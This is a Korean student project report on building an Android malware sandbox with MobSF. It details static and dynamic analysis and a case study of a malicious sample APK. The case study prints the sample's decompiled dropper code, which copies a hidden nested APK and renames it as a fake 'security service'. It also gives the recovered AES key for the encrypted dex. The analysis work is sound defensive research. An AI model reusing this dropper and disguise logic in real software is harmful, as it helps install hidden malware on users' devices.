MobSF를 이용한 안드로이드 샌드박스 구축

2023.11.07

최유라, 김은주, 유은선

목차

1. 프로젝트 개요

1.1 목표 및 기대 효과

모바일 악성행위 분석은 실제 환경과 격리되어 안전한 샌드박스 형태에서 분석되어야 하며, 앱을 실행하지 않고서도 애플리케이션의 구조, 파일등을 파악하여 악성행위를 분석할 수 있는 정적분석, 앱을 직접 실행하여 행위, 통신등으로 분석할 수 있는 동적분석을 모두 수행하여 공격자에 대한 패턴을 탐지하고 방어하고자 한다.

해당 프로젝트는 안드로이드의 악성행위들을 정적, 동적으로 분석할 수 있는 MobSF 오픈소스에 대해 분석했으며, 전 과정을 자동화 시키는 애플리케이션을 개발한다.

또한 Frida 오픈소스를 활용하여 스크립트를 작성, 애플리케이션을 우회 실행하여 동적으로 실행 되지 않는 악성행위에 대해 분석 할 수 있다.

안드로이드 악성행위 분석 방법에 대해 고찰하며 오픈소스를 분석해 고도화된 안드로이드 샌드박스 분석기를 제작한다.

1.2 프로젝트 일정

모듈	내용	담당	기간	일정(10, 11월)											
				23	24	25	26	27	30	31	1	2	3	6	7
계획 수립	프로젝트 요구 사항 정의	공통	1일												
MobSF 기능 분석	MobSF 구동 및 환경 설정	공통	3일												
	dex 복호화 및 리패키징	은주, 은선	2일												
	Dex 복호화 자동화 모듈 개발	은주	3일												
Emulator 탐지 우회	MobSF 동적 분석 파트 코드 분석	유라	1일												
	Frida 및 Detection Bypass 학습	유라	2일												
	샘플 APK 코드 분석	유라	2일												
	MobSF Emulator 탐지 우회 및 테스트	유라	3일												
Nest APK 탐지 자동화	Nested APK 분석	은선	3일												
	Nested APK 분석 자동화 모듈 개발	은선	1일												
MobSF 분석 자동화 프로그램 개발	MobSF API를 활용한 분석 자동화	은주	1일												
	자동화 프로그램 개발 및 테스트	은주	4일												
보고서 작성	회고 자료 정리	공통	1일												
	회고 문서 작성	공통	1일												

1.3 팀원 및 역할

이름	역할	담당 파트
최유라	MobSF Dynamic Analysis 과정 분석, Environment Detection Bypass	2.2.2, 2.3.3
김은주	Encrypted APK Analysis, MobSF 샌드박스 자동 분석 시스템 개발	2.3.1, 2.4
유은선	MobSF Static Analysis 과정 분석, Nested APK Analysis	2.2.1, 2.3.2

2. 프로젝트 내용

2.1 MobSF 개요

MobSF(Mobile Security Framework)는 모바일 애플리케이션 분석을 위한 오픈 소스 프레임워크이다. Android, iOS, Windows 플랫폼에 대한 분석을 제공하며 정적 분석과 동적 분석을 모두 제공한다. 동적 분석 시 필요한 가상 기기는 내장되어있지 않아 별도로 준비해야 하지만, 가상 기기를 준비하기만 하면 분석 시 필요한 Frida server나 HTTP Proxy를 자동으로 설치하고 분석 환경을 구성해준다. 뿐만 아니라 MobSF가 오픈 소스 프레임워크이기 때문에 분석가가 직접 필요한 기능을 개발하여 커스텀할 수 있다는 점도 제공한다. 이러한 특징 덕분에 모바일 기기에 대한 침투 테스트나, 악성 코드 분석, 보안 평가 등 다양한 목적으로 활용할 수 있다.

2.2 MobSF 동작 방식


MobSF는 Django 기반의 웹 대시보드를 제공하고 이를 통해 프로그램을 제어한다. 이러한 MobSF를 구동하기 위해 MobSF/settings.py 파일을 이용하여 필요한 설정 정보를 관리한다. 기본적으로 사용자가 설정한 환경설정은 %userprofile%/.MobSF/config.py 에 기록하도록 되어 있는데, MobSF 시작 시 settings.py 내 코드를 실행하며 config.py에 기록된 설정 정보를 settings.py로 로드한다. 그렇기에

사용자별 설정에 대해서는 config.py를 통해 기록하고, 이외의 설정은 settings.py에 기록하는 방식으로 사용할 수 있다. MobSF는 웹 대시보드를 제공하지만, 웹 대시보드 형태가 아닌 MobSF의 기능만 사용하고자 할 경우에는 함께 제공되는 API를 이용할 수 있다. 이렇게 웹을 사용하지 않고자 할 경우에는 settings.py 내 설정을 통해 이에 대한 설정값을 조작할 수 있다.


MobSF에 필요한 설정 정보를 기입하였으면, MobSF를 구동시켜 분석 기능을 사용할 차례이다. MobSF는 프로그램을 실행시키지 않은 채 분석하는 정적 분석 방식과 프로그램을 실행시켜 발생하는 동적 결과들을 토대로 분석하는 동적 분석 방식을 지원한다.

2.2.1 Static Analysis

정적 분석은 앱 자체만을 가지고 분석을 진행한다. 앱 내부에 존재하는 파일, 코드 등을 중점으로 분석을 진행한다.



mobSF를 구동시키면 위와 같은 화면을 볼 수 있다. 정적 분석은 위 화면에 분석할 앱을 끌어다가 두면 정적 분석을 진행한다. 분석이 완료되면 아래와 같은 화면이 나타나게 되는데, 정적 분석만으로도 많은 정보를 확인할 수 있다는 것을 알 수 있다.




분석이 완료 되면 위처럼 정리된 형태로 결과를 확인할 수 있다. 우리가 올렸던 앱의 파일 정보들 뿐만 아니라 인증서, 앱 권한들이 어디에 사용되는 지, 매니페스트 분석, 취약한 코드 분석, URL/스키마 분석, 앱에서 일어나는 활동 등 다양한 정보를 포함하고 있다. 앱에 대해 다양한 정보를 확인하며 어떤 부분이 취약하고 악의적인 행위를 하는지 판단할 수 있다. 위와 같은 분석 결과를 PDF 형태의 보고서로도 저장이 가능하다.


2.2.2 Dynamic Analysis

동적 분석은 앱을 직접 기기 내에서 실행하면서 프로그램의 행위를 기반으로 분석을 진행한다. 따라서 동적 분석 사용 시, 사용할 기기와 연결된 상태이어야 한다. MobSF에서 동적 분석을 위해 지원하는 가상 디바이스로는 Android Studio Emulator와 Genymotion가 있다. 동적 분석에 사용하고자 하는 가상 기기의 정보를 사전에 config.py에 기입한 후 MobSF 동적 분석 실행 전 미리 해당 기기를 실행시켜야 한다.

기기를 실행 후 동적 분석을 시작하기 위해 Dynamic Analysis 탭으로 진입한다. 이 때 MobSF에서는 동적 분석 하고자 하는 앱에 대한 정적 분석 결과를 토대로 분석 대상에 대한 정보를 수집하기 때문에 새로운 앱에 대한 동적 분석을 하고자 하는 경우 정적 분석을 먼저 진행한 후 동적 분석을 시작하는 것이 좋다.



Dynamic Analysis 탭을 이용하여 동적 분석할 대상에 대한 기본 정보를 확인한 후, Start Dynamic Analysis 버튼을 눌러 동적 분석을 시작할 수 있다.



동적 분석 도구를 이용하여 MobSF에서 기본적으로 지원하는 TLS/SSL 테스트를 진행하거나 앱에서 사용되는 각 Activity를 실행하여 행위 분석 결과에 반영할 수 있다. 또한 동적 분석 환경 구성 시 Frida 서버를 기기 내에서 구동시키기 때문에 이를 이용해 원하는 Frida 스크립트를 실행시킬 수 있다. 직접 작성한 Frida 스크립트를 사용하고자 경우 우측 editor에 입력 후 Start Instrumentation 버튼을 누르면 되고, MobSF에서 제공하는 Frida script를 이용하고자 할 경우에는 우측 하단의 목록에서 선택하여 사용할 수 있다.

동적 분석을 통해서도 정적 분석과 같이 보고서 형태의 결과를 얻을 수 있다. 보고서를 생성할 경우 동적 분석 과정에서 테스트한 결과를 바탕으로 기록된 로그를 수집하여 보고서를 만든다. 동적 분석 대시보드에서 직접 테스트를 진행하지 않았을 경우에도 보고서를 생성하는 과정에서 분석을 진행한 후 그에 대한 결과를 보고서에 포함한다. 보고서에 포함되는 내용은 다음과 같다.

- TLS/SSL Security 테스트 결과: Cleartext Traffic Test, TLS Misconfiguration Test, TLS Pinning/Certificate Transparency Bypass Test, TLS Pinning/Certificate Transparency Test
- Activity/Exported Activity 테스트 결과: Activity별 Screenshot
- Server Domain/Country(Region)
- Domain malware check 결과
- Clipboard 덤프
- URLS
- Emails
- Tracker
- Base64 문자열
- SQLite database
- XML Files, Other Files

2.3 MobSF Customization

2.3.1 Encrypted APK Analysis

sample.apk는 apk파일을 업로드하는 것으로 자동으로 분석되지만, 해당 파일은 암호화 되어 탐지되지 않음을 확인할 수 있다.

해당 암호화된 어플리케이션을 분석하기 위해서는 앱의 파일과 구조를 파악하고, 복호화 하여 리패키징하는 과정이 필요하다.

2.3.2.1 [sample.apk] kill-classes.dex 확인

sample.apk의 구조에서, 정상적이지 않은 dex파일을 발견하고 해당 파일 ”kill-classes.dex”을 확인하였다.

assets	2023-11-07 오후 11:04	파일 폴더	
error_prone	2023-11-07 오후 11:04	파일 폴더	
jsr305_annotations	2023-11-07 오후 11:04	파일 폴더	
lib	2023-11-07 오후 11:04	파일 폴더	
META-INF	2023-11-07 오후 11:04	파일 폴더	
res	2023-11-07 오후 11:04	파일 폴더	
third_party	2023-11-07 오후 11:04	파일 폴더	
AndroidManifest	2023-11-07 오후 11:04	XML 문서	13KB
classes.dex	2023-11-07 오후 11:04	DEX 파일	13KB
kill-classes.dex	2023-11-07 오후 11:04	DEX 파일	2,550KB
resources.arsc	2023-11-07 오후 11:04	ARSC 파일	266KB

dex파일의 정상 구조는 hex 문자열 “dex”로 시작되지만 ”kill-classes.dex”은 암호화 된 파일임을 확인할 수 있다.

1. 정상적인 .dex 파일 구조

classes.dex

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	84	25	88	AA	E4	03	9E	36	dex.035.„%ˆªä.ž6
00000010	3F	F0	08	2B	34	58	AD	3E	85	DF	89	75	A3	C2	4E	39	?ð.+4X.>…ß‰u£ÂN9
00000020	A4	33	00	00	70	00	00	00	78	56	34	12	00	00	00	00	¤3..p...xV4.....
00000030	00	00	00	00	E0	32	00	00	0D	01	00	00	70	00	00	00	....à2......p...
00000040	37	00	00	00	A4	04	00	00	40	00	00	00	80	05	00	00	7...¤...@...€...
00000050	16	00	00	00	80	08	00	00	79	00	00	00	30	09	00	00	....€...y...0...
00000060	08	00	00	00	F8	0C	00	00	AC	25	00	00	F8	0D	00	00	....ø...¬%..ø...
00000070	84	1E	00	00	86	1E	00	00	89	1E	00	00	8C	1E	00	00	„...†...‰...Œ...
00000080	90	1E	00	00	94	1E	00	00	9A	1E	00	00	9D	1E	00	00	....”...š.......
00000090	A7	1E	00	00	AF	1E	00	00	B3	1E	00	00	B6	1E	00	00	§...¯...³...¶...

<classes.dex>

2. 암호화된 .dex파일 구조

kill-classes.dex

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	21	8A	7B	D9	7F	77	FB	CA	6F	DC	95	C6	6A	E7	85	BF	!Š{Ù.wûÊoÜ•Æjç…¿
00000010	51	99	CF	03	10	CC	FB	56	8B	2D	A2	DF	76	BE	50	B6	Q™Ï..ÌûV‹-¢ßv¾P¶
00000020	41	F2	C5	2E	BC	EC	F9	94	EA	C0	05	06	01	10	87	FF	AòÅ.¼ì ù”êÀ....‡ÿ
00000030	4F	78	4D	D3	61	AA	6E	3F	78	4F	A4	60	B9	E1	F1	5F	OxMÓaªn?xO¤`¹áñ_
00000040	E9	E1	6D	14	B8	C6	BB	D9	AF	8D	CA	68	4B	49	3C	A5	éám.¸Æ»Ù¯.ÊhKI<¥
00000050	FD	3F	E7	C6	19	96	E2	B4	5D	DD	77	D6	A2	C1	8B	82	ý?çÆ.–â´]ÝwÖ¢Á‹‚
00000060	75	68	8A	E4	76	AA	90	AC	8E	98	2F	09	15	D9	8B	E4	uhŠävª.¬Ž˜/..Ù‹ä
00000070	AC	EC	CB	59	AD	E6	D1	77	35	33	7A	A6	8E	B8	59	DC	¬ìËY.æÑw53z¦Ž¸YÜ
00000080	25	97	96	13	22	E5	6E	7F	8A	7F	8D	40	B5	FA	4B	47	%—–."ån.Š..@µúKG
00000090	35	CF	21	D8	9C	BB	6E	C6	F9	C6	43	FD	88	F8	38	8C	5Ï!Øœ»nÆùÆCý^ø8Œ

<kill-classes.dex>

2.3.2.2 [sample.apk] 함수 확인

jadx를 활용하여 패키지 내 코드를 분석을 진행했다.

jadx의 난독화 해제 도구를 사용하여 코드를 보기 쉽게 구성한다.

확인된 패키지는 하기와 같으며 레이아웃과 암호화 기능을 수행한다.

- com.ldjSxw.heBbQd : 레이아웃
- com.lzsEsq.dykSgp.jhvqZx : 암호화
    - com.lzsEsq.dykSgp.jhvqZx.pupsPVIBod : 안티디버깅 함수로 이루어짐
    - com.lzsEsq.dykSgp.jhvqZx : 암호화 함수


이 중 com.lzsEsq.dykSgp.jhvqZx 의 decrypt() 함수에서 local library “set”에서 암호화를 진행 한 부분을 확인 할 수 있다.

```
package com.lzsEsq.dykSgp.jhvqZx;

/* loaded from: classes.dex */
public class ymcBssEDD {
    public static native void decrypt(byte[] bArr, String str);

    static {
        m0a();
        System.loadLibrary("set");
    }

    /* renamed from: a */
    public static void m0a() {
    }
}
```

실제 lib 경로에 “libset.so” 파일이 존재함을 확인하였다.

해당 라이브러리에는 약 60,000개의 16바이트, 24바이트, 32바이트 문자열의 key 시그니처가 존재하며 잘알려진 AES, DES, Blowfish 암호화 기법들을 모두 대입하여 복호화한 결과 암호화 기법은 AES-128-ECB, 암호화 키는 “dbcdcfghijklmaop” 임을 확인 할 수 있다.

또한 libset.so 파일에서도 key가 하드코딩 되었음을 확인 할 수 있다.



2.3.2.3 [sample.apk] 리패키징 후 탐지

복호화된 dex 파일을 apktool로 함께 리패키징하여 새로운 apk 파일로 변환하였을 때 MobSF에서 정상적으로 탐지 되는 것을 확인 할 수 있다.

2.3.2 Nested APK Analysis

sample.apk 구조에서, ‘assets’폴더에 ‘phsHZz.apk’ 존재를 확인할 수 있었다. nested apk로 추정되어 분석을 진행했다.

2.3.2.1 [sample.apk] nested apk 확인

sample.apk의 kill-classes.dex 파일에서 ‘phsHZz.apk’ 문자열이 확인됐다. 따라서 sample.apk가 nested apk를 설치하여 악성 행위를 한다고 추측할 수 있다. nested apk 설치와 관련된 부분은 다음 두 곳에서 확인할 수 있었다. 추가로 해당 분석에서는 난독화 해제 도구를 사용하지 않았다.

- com/idjSxw.heBbQd/iservice/AsyncTaskC0745a : doInBackground()
- com/idjSxw.heBbQd/p017a/C0740b : m57a()

(1) com/idjSxw.heBbQd/iservice/AsyncTaskC0745a : doInBackground()

```
76      public class AsyncTaskC0745a extends AsyncTask<Void, Void, Boolean> {
77          public AsyncTaskC0745a() {
            }

            /* JADX INFO: Access modifiers changed from: protected */
            @Override // android.os.AsyncTask
            /* renamed from: a */
80          public Boolean doInBackground(Void... voids) {
81              boolean result = false;
                try {
83                  if (Build.VERSION.SDK_INT >= 31) {
27                      int wr = C0241b.checkSelfPermission(JobSevice.this.f1284b, "android.permission.WRITE_EXTERNAL_STORAGE");
94                      if (wr == 0) {
                            String path = Environment.getExternalStorageDirectory().getAbsolutePath() + "/pgsHZz.apk";
96                          File apkfile = new File(path);
97                          if (apkfile.length() != 0 && apkfile.exists()) {
101                             result = true;
                            }
98                          C0739a.m58a("====app 1 not exists....");
27                          result = C0740b.m57a(JobSevice.this.f1284b, "pgsHZz.apk", path);
                        }
                    } else {
                        String path2 = JobSevice.this.getFilesDir() + "/pgsHZz.apk";
85                      File apkfile2 = new File(path2);
86                      if (apkfile2.length() != 0 && apkfile2.exists()) {
90                          result = true;
                        }
87                      C0739a.m58a("====app 1 not exists....");
27                      result = C0740b.m57a(JobSevice.this.f1284b, "pgsHZz.apk", path2);
                    }
105                 C0739a.m58a("app all done");
                } catch (Exception e) {
107                 e.printStackTrace();
                }
110             return Boolean.valueOf(result);
            }
```

해당 함수에서는 'pgsHZz.apk' 설치 여부를 확인하는 것으로 추측된다.

우선 `if(Build.VERSION.SDK_INT ≥ 31)` 부분에서 apk가 설치 되어 있는지 확인한다. apk가 설치되어 있지 않다면 코드를 그대로 진행하고 설치되어 있다면 "app all done"을 출력한다.

apk가 설치되어 있지 않은 경우, 권한에 따라 apk 경로를 다르게 가져온다. `if (wr == 0)` 즉, 권한이 있다면 위 코드와 같이 apk 경로를 설정하여 `path` 변수에 저장한다. 그리고 `path` 존재 여부를 체크하고 `C0740b.m57a` 함수에 apk 이름과 path 등을 인자로 전달한다.

권한이 없다면 `path2` 변수에 위 코드와 같이 apk 경로를 저장하고 권한이 있을 때의 일련의 과정을 똑같이 진행한다.

(2) com/idjSxw.heBbQd/p017a/C0740b : m57a()

```
697     public static boolean m57a(Context context, String fileName, String path) {
698         boolean copyIsFinish = false;
        try {
701             InputStream is = context.getAssets().open(fileName);
702             File file = new File(path);
703             file.createNewFile();
705             FileOutputStream fos = new FileOutputStream(file);
706             byte[] temp = new byte[1024];
                while (true) {
708                 int i = is.read(temp);
                    if (i <= 0) {
                        break;
                    }
709                 fos.write(temp, 0, i);
                }
712             fos.close();
713             is.close();
714             copyIsFinish = true;
716             if (Build.VERSION.SDK_INT >= 31) {
                    String newPath = Environment.getExternalStorageDirectory().getAbsolutePath() + "/보안서비스.apk";
718                 m37u(path, newPath);
                }
            } catch (Exception e) {
721             e.printStackTrace();
            }
724         return copyIsFinish;
        }
```

앞에서 `C0740b.m57a` 함수에 apk 이름과 경로 등을 인자로 전달한 것을 확인할 수 있었는데, 코드를 통해서도 알 수 있지만 인자를 통해서도 해당 함수는 apk를 설치하는 함수임을 추측할 수 있다.

해당 코드에서는 'assets' 폴더에서 fileName 즉, 전달 받은 apk 이름의 파일을 가져온다. 그리고 해당 apk를 기기에 복사하여 설치한다.

그 후, `if(Build.VERSION.SDK_INT ≥ 31)` 를 통해 설치 여부를 확인하고 apk 이름을 새로 변경한다. 이는 악성 apk임을 숨기기 위한 위장 과정이라고 추정된다. `m37u` 함수에 기존 path와 새로운 path를 넘겨주어 파일 이름을 변경한다.

